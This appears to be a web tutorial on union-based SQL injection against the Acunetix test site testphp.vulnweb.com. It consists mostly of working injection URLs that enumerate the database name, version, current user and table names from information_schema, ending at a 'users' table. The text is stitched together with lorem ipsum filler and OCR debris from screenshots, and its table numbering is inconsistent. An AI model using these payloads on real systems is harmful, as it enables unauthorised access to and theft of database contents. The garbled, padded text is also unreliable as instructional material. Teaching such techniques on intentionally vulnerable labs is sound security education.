Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesen non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

```
http://testphp.vulnweb.com/artists.php?artist=1 order by 4
```

From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.




artists
testphp.vulnweb.com/artists.php?artist=1 order by 4
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

Let’s penetrate more inside using union base injection to select statement from a different table.

```
http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3
```

From the screenshot, you can see it is show result for only one table not for others.



artists
testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook


artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Now try to pass wrong input into the database through URL by replacing **artist=1** from **artist=-1** as given below:

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3

Hence you can see now it is showing the result for the remaining two tables also.


artists
testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
view pictures of the artist
comment on this artist


artist: 2

3

Use the next query to fetch the name of the database

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3

From the screenshot, you can read the database name **acuart**


artists
testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
view pictures of the artist
comment on this artist


artist: acuart

3

Next query will extract the current username as well as a version of the database system

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()

Here we have retrieve **5.1.73 0ubuntu0 10.04.1** as version and **acuart@localhost** as the current user


artists
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile

testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()

artist: 5.1.73-0ubuntu0.10.04.1

acuart@localhost


view pictures of the artist

comment on this artist

Through the next query, we will try to fetch table name inside the database

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from
information_schema.tables where table_schema=database() limit 0,1
```

From the screenshot you read can the name of the first table is **artists**.


Search
Most Visited
Getting Started
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

where table_schema=database() limit 0,1

artist: artists


3

view pictures of the artist

comment on this artist

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from
information_schema.tables where table_schema=database() limit 1,1
```

From the screenshot you can read the name of the second table is **carts**.



```
table_name,3 from information_schema.tables where table_schema=database() limit 1,1
```

artists
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile

artist: carts

3


view pictures of the artist

comment on this artist

Similarly, repeat the same query for another table with slight change

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from
information_schema.tables where table_schema=database() limit 2,1
```

We got table 3: **categ**



```
table_name,3 from information_schema.tables where table_schema=database() limit 2,1
```

artists
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart


artist: categ

3

view pictures of the artist

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from
information_schema.tables where table_schema=database() limit 3,1
```

We got table 4: **featured**



artists

table_name,3 from information_schema.tables where table_schema=database() limit 3,1

acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart

artist: featured


3

view pictures of the artist

Similarly repeat the same query for table 4, 5, 6, and 7 with making slight changes in LIMIT.

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from
information_schema.tables where table_schema=database() limit 7,1
```

We got table 7: **users**



artists

table_name,3 from information_schema.tables where table_schema=database() limit 7,1

acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart

